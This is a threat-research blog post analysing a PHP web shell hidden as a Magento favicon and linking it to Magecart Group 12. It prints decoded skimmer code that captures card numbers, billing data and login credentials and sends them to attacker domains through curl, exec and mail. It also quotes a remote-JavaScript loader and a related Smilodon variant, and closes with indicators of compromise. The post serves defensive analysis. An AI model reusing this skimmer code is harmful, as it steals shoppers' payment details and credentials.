

Newly observed PHP-based skimmer shows ongoing Magecart Group 12 activity

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Web skimming continues to be a real and impactful threat to online merchants and shoppers. The threat actors in this space greatly range in sophistication from amateurs all the way to nation state groups like Lazarus.

In terms of security, many e-commerce shops remain vulnerable because they have not upgraded their content management software (CMS) in years. The campaign we are looking at today is about a number of Magento 1 websites that have been compromised by a very active skimmer group.

We believe that Magecart Group 12, identified as being behind the Magento 1 hacking spree last fall, continues to distribute new malware that was observed by security researchers recently. These web shells known as Smilodon or Megalodon are used to dynamically load JavaScript skimming code via server-side requests into online stores. This technique is interesting as most client-side security tools will not be able to detect or block the skimmer.

Web shell hidden as favicon

While performing a crawl of Magento 1 websites, we detected a new piece of malware disguised as a favicon. The file named Magento.png attempts to pass itself as 'image/png' but does not have the proper PNG format for a valid image file.

Host	URL	Body	Content-Type	SHA-256
	/media/favicon/default/Magento_3.png	5,245	image/png	97882feabbea5a59df25...
	/media/favicon/default/Magento.png	5,245	image/png	97882feabbea5a59df25...
	/media/favicon/default/Magento.png	5,245	image/png	97882feabbea5a59df25...
	/media/favicon/default/Magento_3.png	5,245	image/png	97882feabbea5a59df25...
	/media/favicon/default/Magento_4.png	5,245	image/png	97882feabbea5a59df25...
	/media/favicon/default/Magento_2.png	5,245	image/png	97882feabbea5a59df25...
	/media/favicon/default/Magento_8.png	5,245	image/png	97882feabbea5a59df25...
	/media/favicon/default/Magento_12.png	5,245	image/png	97882feabbea5a59df25...
	/media/favicon/default/Magento.png	5,245	image/png	97882feabbea5a59df25...
	/media/favicon/default/Magento_11.png	5,245	image/png	97882feabbea5a59df25...
	/media/favicon/default/Magento_4.png	5,245	image/png	97882feabbea5a59df25...
	/media/favicon/default/Magento_2.png	5,245	image/png	97882feabbea5a59df25...
	/media/favicon/default/Magento.png	5,245	image/png	97882feabbea5a59df25...
	/media/favicon/default/Magento_9.png	5,245	image/png	97882feabbea5a59df25...
	/media/favicon/default/Magento.png	5,245	image/png	97882feabbea5a59df25...
	/media/favicon/default/Magento_4.png	5,245	image/png	97882feabbea5a59df25...
	/media/favicon/default/Magento.png	5,245	image/png	97882feabbea5a59df25...
	/media/favicon/default/Magento.png	5,245	image/png	97882feabbea5a59df25...
	/media/favicon/default/Magento_6.png	5,245	image/png	97882feabbea5a59df25...

74 65 73 0D 0A 0D 0A 38 39 20 35 30 20 34 45 20 34	PNG	tes...89 50 4E 4
20 30 44 20 30 41 20 31 41 20 30 41 0D 0A 49 44 2C		0D 0A 1A 0A..ID,N
61 6D 65 2C 45 6D 61 69 6C 2C 47 72 6F 75 70 2C 54 65		ame,Email,Group,Te
6C 65 70 68 6F 6E 65 2C 5A 49 50 2C 43 6F 75 6E 74 72		lephone,ZIP,Countr
79 2C 53 74 61 74 65 2F 50 72 6F 76 69 6E 63 65 2C 22		y,State/Province,"
43 75 73 74 6F 6D 65 72 20 53 69 6E 63 65 22 0D 0A 3D		Customer Since" -
3D 3D 3E 57 4F 52 44 3C 3D 3D 3D 0D 0A 3C 3F 70 68 70		==>WORD<===..<?php
0D 0A 0D 0A 24 66 6C 20 3D 20 5F 5F 46 49 4C 45 5F 5F	\$fl = __FILE__
3B 0D 0A 69 66 20 28 66 69 6C 65 5F 65 78 69 73 74 73		;..if (file_exists
28 24 66 6C 29 29 0D 0A 20 20 20 20 40 75 6E 6C 69 6E		(\$fl)).. @unlin


The way it is injected in compromised sites is by replacing the legitimate shortcut icon tags with a path to the fake PNG file. Unlike previous incidents where a fake favicon image was used to hide malicious JavaScript code, this turned out to be a PHP web shell. However, in its current implementation this PHP script won't be loaded properly.

```

Line wrap 
1 <!DOCTYPE html>
2 <html lang="en">
3   <head>
4     <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
5 <title>One-stop shop for Powerful and Smart Magento® Extensions, Themes</title>
6 <meta name="description" content=" [redacted] is providing the best magento solutions for yc
7 magento extensions and magento themes." />
8 <meta name="keywords" content="Extensions for Magento, themes for magento, modules for magento, e
9 mega menu, onstep check out, magento templates, magento themes free" />
10 <meta name="robots" content="INDEX,FOLLOW" />
11 <meta name="google-site-verification" content="w6jv5YL1J5XeVlurWM9NmJnNtV [redacted]
12 <meta content="width=device-width, initial-scale=1.0" name="viewport">
13 <link rel="icon" href="https:// [redacted] /media/favicon/default/Magento_3.png" type="i
14 <link rel="shortcut icon" href="https:// [redacted] /media/favicon/default/Magento_3.png"

```

Code injection



```

Line wrap 
1 89 50 4E 47 0D 0A 1A 0A
2 ID,Name,Email,Group,Telephone,ZIP,Country,State/Province,"Customer Since"
3 ===>WORD<===
4 <?php
5
6 $f1 = __FILE__;
7 if (file_exists($f1))
8     @unlink($f1);
9
10 $AJegUupT=""==w09pQD7ICiKvGbiF2cpRGIz1GI0dmZgYCI dxmc1N2WjVGe1BiJg4wZw92aj92cmBiJgwmc1NGIiAyboNWZgA
ZgACIgoQD7BSK0FGZkgCImlmCNoQD9pQD7kyZhxmZkgyaUlGbuVHQACIgoQD7BSKpCwYsZGJoMHdz1Gel9VZslmZoAiZppQC
Q1TPJ1XU5URNV1QPR0JbJVRWJVRT9FJg0DI nFGbmRiCNoQD9pQD9BCIgaICnStK0FGZkgSbpJHdg0DI0FGZkACIgaICgACIK0
I9ACdhRGJgACIgaICgAiCnSHipQXYkRSIoAiZpBCIgaICnNoQD9BCIgaICn0HIgACIgaICgoQD7kCdhRGJ00WayRHI9ACdhRGJ
t2YvNnZFRXZnBSPgQXYkRCIgaICgACIgaICgAiCnSHipkiIuVGcvt2YvNnZigyc0NXa4V2Xu9Wa0Nmb1ZGKgYWagACIgaICgA
IgaICnStK0FGZkgSbpJHdg0DI0FGZkACIgaICgACIK0wOpwmc1RCKzRnb1RnbvN2X0V2ZfVgBpZGQg0DI0FGZkACIgaICgACI
RCKt1mc0BSPgQXYkRCIgaICIK0wOpU0UMFkRgwCbyVHJoEGbs1mefxmc1N2XyVgC1NHI9ACdhRGJgACIgoQD7BSKpICdp5wafx
CNsTZzxwYmBSPgQXYkRiCNoQD7ICd4RnLiAilgQmbyRCIuAiIvICiUACVT9ESft0QBJEI9ACbyVHJK0wOpATNgwSMoQmbhJ3>
U2csFmZg8DIncCI90DI0FGZkgCIuJXd0VmcgACIgoQD7U2csFmZg4mc1RXZyBCIgaICgACIK0QZzxWZg0HIgACIK0wOpYgJoL
JoQwYlJnZg0jLgQXYkRCIgaICgACIgaICgAiCnSKmRCKm9WZmbUIoASZs1Ga3BCIgaICgACIK0w0iICI9ACdhRGJgACIgaIC
0DI mRCK1Nmc192c1J3Xz1GKgYWalNHb1BSfgACIgoQD7kibpRCKjVGe19FbsVGazBSPgQXYkRCIgaICgACIgoQD7BSKpCYlF
KgYWalNHb1BSfgACIgoQD7kCKuFWZsN2X0V2ZfJ2bg0DI0FGZkACIgaICgACIK0wOp4WakgSb1R3c5NHQgACIgaICgAiCnStK
VGdz13cngyc0NXa4V2Xu9Wa0Nmb1ZGKgYWalNHb1BSfgACIgoQD7kCKuFWZsN2X0V2ZfJ2bg0DI0FGZkACIgaICgACIK0wOp4
K0JXY0N3Xi9GIgACIgaICgoQD7BSKpCsdYhGdzNXywdCKzR3cphXZf52bpR3YuVnZoAiZpV2csVGI9BCIgaICnStK0FGZkACL
oQD7kCdhRGJgWibpRCKjVGe1BEIgaICgACIgoQD7BSKpCYlHxZngyc0NXa4V2Xu9Wa0Nmb1ZGKgYWagACIgoQD7cyJg0DI0F
cg42bpR3YuVnZK0gCN0nCN0HIgACIK0w01NHbhZGIuJXd0VmcgACIgaICgAiCnNoQD9BCIgaICgACIK0w05R2biRCIuJXd0Vmc
91cvBHJgWcDhRGJ0IHdzJWdzhSbpJHdg0DI5R2biRCIgaICgACIgaICgAiCnSHipkHZvJ2Xz9GckgCImlGIgACIgaICgoQD7k
PghZvJ2Xz9GckACIgaICgACIK0wOpAnZkgS2z9GbjZGIgACIgaICgoQDK0QfGACIgaICgAiCnStK4ITMgWcCmRCKzRXZnZGI

```

Webshell disguised as PNG

Web shells are a very popular type of malware encountered on websites that allow an attacker to maintain remote access and administration. They are typically uploaded onto a web server after exploitation of a vulnerability (i.e. SQL injection).

To better understand what this webshell is meant to do, we can decode the reverse Base64 encoded blurb. We see that it retrieves data from an external host at zolo[.]pw.

Input 1
length: 4444
lines: 1

```

==w09pQD7ICIKVgbiF2cpRGIz1GI0dmZgYCI dxmc1N2WjVGe1BiJg4WZw92aj92cmBiJgwmc1NGIiAyboNWZgA
CIgoQD7B5ZzxWzG0nCNsTK0FGZkgCbhZ7zACTg0D7B5K05C7kgCIm1mCNoQD9pQD7kyZhxmZkgyaulGbuVHQ
gACIgoQD7B5KpcwYsZGJoMHdz1Gel9VZReverse Base64nZuU2YuFmbhRnbpFwBvICiUASXnQ1TPJ1XU5
URNV1QPR0JbJVRWJVVRT9FJg0DInFGbmRiCNoQD9pQD9BCIgaICNsTK0FGZkgSbpJHdg0DI0FGZkACIgaICgACI
K0wOpICbyVHJgwmc1NmIoMWZ4V2XyVgC1NHI9ACdhRGJgACIgaICgAICNsHIpQXYkRSIoAiZpBCIgaICNoQD9B

```

Output

start: 3210 time: 22ms
end: 3210 length: 3331
length: 0 lines: 122

```

define("BACK_HOST", "http://zolo.pw/m1_2021_force");
function super_curl_zilla($url, $post) {
    $options = array(

```

← → ↻ 🏠 ⚠ Not secure | zolo.pw/m1_2021_force/2.txt
3

```

$beda_code = "REQUEST_METHOD"
base64_decode(trim($url, "\164\162\165");
ICdBRERSJywgJ2d1fGm "REQUEST_URI"
dDonLCAnX0MnLCAnbWw "#cart#"
LiAnRcc7CiAgICAKy2H "adminhtml"
WzIyXSAuICdrb3UuIC4 "https://pathc.space/space/widget.txt"
Ml07CiAgICAKb3h5cmF "HTTP_CLIENT_IP"
SUV0JyAuICRwb2tlanV "HTTP_X_FORWARDED_FOR"
Zwp1WzI0XSAuICdjZwW "REMOTE_ADDR"
LiAnZXI6JzsKICAgICR "pxcelPage_c0:if (!defined("MEGALODON_HEAD")) {
CiAgICAKYwNpc2hvYyA "HTTP_HOST"
bnF0gLiAnLTknIC4gJH "discount:"
AkX1NFULZFUlskYWNpe "order:"
SAkX1NFULZFUlskdWRH "price:"
bXV6eWYsICRjb3B1cXU "merchant:"
hem1jaCwgJF9TRVJWRV "address:"
AgICAKZXNoZXpvcCA9I "SERVER_ADDR"
CAgICAgICAgICAgICAg "GET"
VkvSSUZZSE9TVcwgZmF "base64_decode"
sICikeHVxeXN5ZGEJG "strrev"
VzaGV6b2wp0wogICAgI "#^[-a-z0-9-
TsKICAgICAgICAgICAg "127.0.0.1"

define("TREX_CODE",
trim('$NzQBgisvRe="\164\162\165";
vRe="\x73\x73";$NzQBgisvRe."\14
iUB_jR($e8X5ar_);$OIwYNn_xer=$ril
k5WY5BUb1x2bsV2YngCbpfWbABCIGACIQ
hVWefN2Ykgic0NnY1NHI9AichVWefN2Yk
90QOV0XUB1TMJVVDBCIgACIgaICgACIga
iAuICRFu0VSVkVSWydwIVFRQX0hPU1QnXT
TE9ET05fSEVBRCIPkSB7DQoNCiAgICBkZ
1QgACIgaICgACIgaICgACIgaICgACIgaQ
9DT09LSUVbJ3d0ZiddKSkGJiYgKG1kNSg
gACIgaICgACIgaICgACIgaICgACIgaICg
gICAgZm9yZWJjaCAoJF9QT1NUwydwYXlt
CAgICAgQ1VSTE9QVF9FTkNPRE1ORyA9Pi

```

Further looking into the `m1_2021_force` directory reveals additional code very specific to credit card skimming.

```
if (isset($_POST['billing'])) {
    $bill = $_POST['billing']['firstname'] . ' ' . $_POST['billing']['lastname'] . '|' . $_POST['billing']['street']['0'] . '|' . $_POST['billing']['city'] . '|' . $_POST['billing']['region'] . ' ' . $_POST['billing']['postcode'] . '|' . $_POST['billing']['country_id'] . '|' . $_POST['billing']['telephone'] . ' ' . $_POST['billing']['email'];
    setcookie("_mdata", base64_encode($bill), time() + 36000, "/");
    $_COOKIE['_mdata'] = base64_encode($bill);
};
if (isset($_POST['payment'])) {
    $fieldsArray = array(
        "/*.cc_num.*/" => 1,
        "/*.control_settings.*/" => 1,
        "/*.cc_exp_m.*/" => 2,
        "/*.exp_month.*/" => 2,
        "/*.expirationMonth.*/" => 2,
        "/*.msn_set.*/" => 2,
        "/*.cc_exp_y.*/" => 3,
        "/*.exp_year.*/" => 3,
        "/*.expirationYear.*/" => 3,
        "/*.yellow_set.*/" => 3,
        "/*.savage_set.*/" => 4,
        "/*.cc_cid.*/" => 4);
}
```



```

if (isset($cc_number)) {
    if (strlen($cc_month) == 1)
        $cc_month = '0' . $cc_month;
    if (strlen($cc_year) == 4)
        $cc_year = substr($cc_year, 2, 2);
    $cc_pay = $cc_number . '|' . $cc_month . '/' . $cc_year . '|' . $cc_cid;
    if (isset($_COOKIE['_mdata']))
        $cc_pay .= '|' . base64_decode($_COOKIE['_mdata']);
    $cc_pay_encoded = base64_encode(str_rot13($cc_pay . "\r\n*" . $_SERVER['HTTP_HOST'] . "
        . $_SERVER['SERVER_ADDR'] . ")*"));
    $cc_pay_encoded = str_replace("+", "%2b", $cc_pay_encoded);

    $cnt = 0;
    if (function_exists("curl_init")) {
        $cnt = megalodon_backup_query('https://celolum.com/MEGALODON/index.php?view=' . $
            cc_pay_encoded, false);
        $cnt = trim($cnt);
    }
    if ($cnt != '1') {
        $cnt = @file_get_contents('https://celolum.com/MEGALODON/index.php?view=' . $
            cc_pay_encoded);
        $cnt = trim($cnt);
    }

    if (($cnt != '1') && (function_exists("exec"))) {
        @exec('curl --insecure ' . 'https://celolum.com/MEGALODON/index.php?view=' . $
            cc_pay_encoded);
    }

    @mail('celolum@yandex.ru', 'bb_' . $_SERVER['HTTP_HOST'], $cc_pay);
}
}
};

if (!defined("MEGALODON_U" . CRC_MEGALODON_SHORT)) {
    define("MEGALODON_U" . CRC_MEGALODON_SHORT, 1);
    $get_url = "https://pathc.space/MEGALODON/index.php?view=";

    if ((isset($_POST['login']) && (isset($_POST['login']['username']) && (isset($_POST['login']['
        password'])))) {
        $atoken = base64_encode($_POST['login']['username'] . ";" . $_POST['login']['password']);
        setcookie("_dntoken", $atoken, time() + 36000, "/");
        $_COOKIE['_dntoken'] = $atoken;
    }
}

```

The data exfiltration part matches what researcher Denis @unmaskparasites had found back in March on WordPress sites ([Smilodon malware](#)) which also steals user credentials:



Denis @unmaskparasites · Mar 12

WordPress "Smilodon" malware (decoded) that steals payment details and user credentials. Exfil domains redorn[.]space and predator[.]host. Found in the `_vp_ai_ping_11669596` option in WP database
Thanks @_jamsec

```
352 - if ($cc_number) {
353 -     if (strlen($cc_month) == 1)
354 -         $cc_month = '0' . $cc_month;
355 -     if (strlen($cc_year) == 4)
356 -         $cc_year = substr($cc_year, 2, 2);
357 -     $cc_pay = $cc_number . '-' . $cc_month . '/' . $cc_year . '-' . $cc_cid;
358 -     if (isset($_COOKIE['_wdata']))
359 -         $cc_pay = base64_decode($_COOKIE['_wdata']);
360 -     $cc_pay_encoded = base64_encode(str_rot13($cc_pay . "\n" . $_SERVER['HTTP_HOST'] . " [" . $_SERVER['SERVER_ADDR'] . "]*"));
361 -     $cc_pay_encoded = str_replace(" ", "%20", $cc_pay_encoded);
362 -
363 -     $cmt = @;
364 -     if (function_exists('curl_init')) {
365 -         $cmt = smilodon_backup_query("https://redorn.space/SMILODON/index.php?view=" . $cc_pay_encoded, false);
366 -         $cmt = trim($cmt);
367 -     }
368 -     if ($cmt != '') {
369 -         $cmt = @file_get_contents("https://redorn.space/SMILODON/index.php?view=" . $cc_pay_encoded);
370 -         $cmt = trim($cmt);
371 -     }
372 -
373 -     if (($cmt != '') && (function_exists('exec'))) {
374 -         @exec('curl --insecure https://redorn.space/SMILODON/index.php?view=" . $cc_pay_encoded);
375 -     }
376 -
377 -     @mail('yatsyvital@yandex.ru', 'bb.' . $_SERVER['HTTP_HOST'], $cc_pay);
378 - }
379 - }
380 - }
381 - }
382 - if (defined('SMILODON_U' . CRC_SMILODON_SHORT)) {
383 -     define('SMILODON_U' . CRC_SMILODON_SHORT, 1);
384 -     $get_url = "https://predator.host/SMILODON/index.php?view=";
385 -
386 -     if (isset($_POST['log']) && (isset($_POST['pwd']))) {
387 -         $stoken = base64_encode($_POST['log'] . ":" . $_POST['pwd']);
388 -         setcookie('_wp_token', $stoken, time() + 36000, '/');
389 -         $_COOKIE['_wp_token'] = $stoken;
390 -     }
391 -
392 -     if (isset($_COOKIE['_wp_token']) && (isset($_COOKIE['_hr']))) {
393 -         setcookie('_hr', 1, time() + 36000, '/');
394 -     }
395 - }
```

3

10

21



A similar PHP file (Mage.php) was reported by SanSec as well:



Sansec
@sansecio

Skimmer runs from app/Mage.php and fetches dynamic JS to insert after closing html tag.

Loader domain pathc[.]space


@500mk500 @unmaskparasites @rootprivilege
@xuy1202

```
61
62 for ($i = 0; $i < strlen($http_host); $i++) {
63     $host_chars += ord(substr($http_host, $i, 1));
64     $host_checksum += $i * ord(substr($http_host, $i, 1));
65 }
66
67 $ci = curl_init("https://pathc.space/space/widget.txt");
68 curl_setopt($ci, CURLOPT_RETURNTRANSFER, true);
69 curl_setopt($ci, CURLOPT_CONNECTTIMEOUT, 15);
70 curl_setopt($ci, CURLOPT_TIMEOUT, 15);
71 curl_setopt($ci, CURLOPT_HEADER, false);
72 curl_setopt($ci, CURLOPT_SSL_VERIFYHOST, false);
73 curl_setopt($ci, CURLOPT_SSL_VERIFYPEER, false);
74 curl_setopt($ci, CURLOPT_HTTPHEADER, array("discount: $host_chars", "order:
75     $host_checksum", "price: $remote_ip", "merchant: $http_host", "address:
76     $server_ip"));
77
78 $response = @curl_exec($ci);
79 curl_close($ci);
80
81 $response = trim($response);
82 if (preg_match($alphanumeric, $response))
83     echo (@base64_decode($strrev($response)));
84
```

1:19 AM · Mar 4, 2021 · Twitter Web App

5 Retweets 1 Quote Tweet 15 Likes

That same path/filename was previously mentioned by SanSec during the Magento 1 EOL hacking spree:



This hints that we are possibly looking at the same threat actors then and now, which we can confirm by looking at the infrastructure being used.

Magecart Group 12 again

Because we found the favicon webshells on Magento 1.x websites we thought there might be a tie with the hacking that took place last year when exploits for the Magento 1 branch (no longer maintained) were found. RiskIQ [documented](#) these compromises and linked them with Magecart Group 12 at the time.

The newest domain name we found (zolo[.]pw) happens to be hosted on the same IP address (217.12.204[.]185) as recaptcha-in[.]pw and google-statik[.]pw, domains previously associated with Magecart Group 12.

First Seen	2015-07-08	ASN	AS15626 - ITLAS	Netblock	217.12.204.0/23	UA	Hosting Provider	ITL Company
Last Seen	2021-05-11	Organization	ITL LLC				Operating System	-

- ERS ⓘ
- SYSTEM TAG
- TAG
- ASN
- NETWORK
- SOURCE (3 / 117)

RESOLUTIONS ⓘ

1 - 25 of 81 | Sort: Last Seen Descending | 25 / Page

Resolve	First	Last
recaptcha-in.pw	2017-02-10	2021-05-11
zolo.pw	2021-03-15	2021-05-11
www.recaptcha-in.pw	2017-03-30	2021-05-10
google-statik.pw	2016-12-09	2021-05-10

There is a lot of publicly documented material on the activities of Group 1 also known for their 'ant and cockroach' skimmer, their decoy CloudFlare library or their abuse of favicon files.



Dynamically loaded skimmer

There are a number of ways to load skimming code but the most common one is by calling an external JavaScript resource. When a customer visits an online store, their browser will make a request to a domain hosting the skimmer. Although criminals will constantly expand on their infrastructure it is relatively easy to block these skimmers using a domain/IP database approach.

In comparison, the skimmer we showed in this blog dynamically injects code into the merchant site. The request to the malicious domain hosting the skimming code is not made client-side but server-side instead. As such a database blocking approach would not work here unless all compromised stores were blacklisted, which is a catch-22 situation. A more effective, but also more complex and prone to false positives approach, is to inspect the DOM in real time and detect when malicious code has been loaded.

We continue to track this campaign and other activities from Magecart Group 12. Online merchants need to ensure their stores are up-to-date and hardened, not only to pass PCI standards but also to maintain the trust shoppers place in them. If you are shopping online it's always good to exercise some vigilance and equip yourself with security tools such as our Malwarebytes [web protection](#) and [Browser Guard](#).

References

https://blog.group-ib.com/btc_changer

<https://twitter.com/unmaskparasites/status/1370579966069383168?s=20>

<https://twitter.com/sansecio/status/1367404202461450244?s=20>

<https://twitter.com/unmaskparasites/status/1234917686242619393?s=20>

<https://community.riskiq.com/article/fda1f967>

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Indicators of Compromise

facedook[.]host

pathc[.]space

predator[.]host

google-statik[.]pw

recaptcha-in[.]pw

sexrura[.]pw

zolo[.]pw

kermo[.]pw

psas[.]pw

pathc[.]space

predator[.]host

googletagmanager[.]online

imags[.]pw
y5[.]ms
autocapital[.]pw
myicons[.]net
qr202754[.]pw
thesun[.]pw
redorn[.]space
zeborn[.]pw
googletagmanagr[.]com
autocapital[.]pw
http[.]ps
xxx-club[.]pw
y5[.]ms

195[.]123[.]217[.]18
217[.]12[.]204[.]185
83[.]166[.]241[.]205
83[.]166[.]242[.]105
83[.]166[.]244[.]113
83[.]166[.]244[.]152
83[.]166[.]244[.]189
83[.]166[.]244[.]76
83[.]166[.]245[.]131
83[.]166[.]246[.]34
83[.]166[.]246[.]81
83[.]166[.]248[.]67

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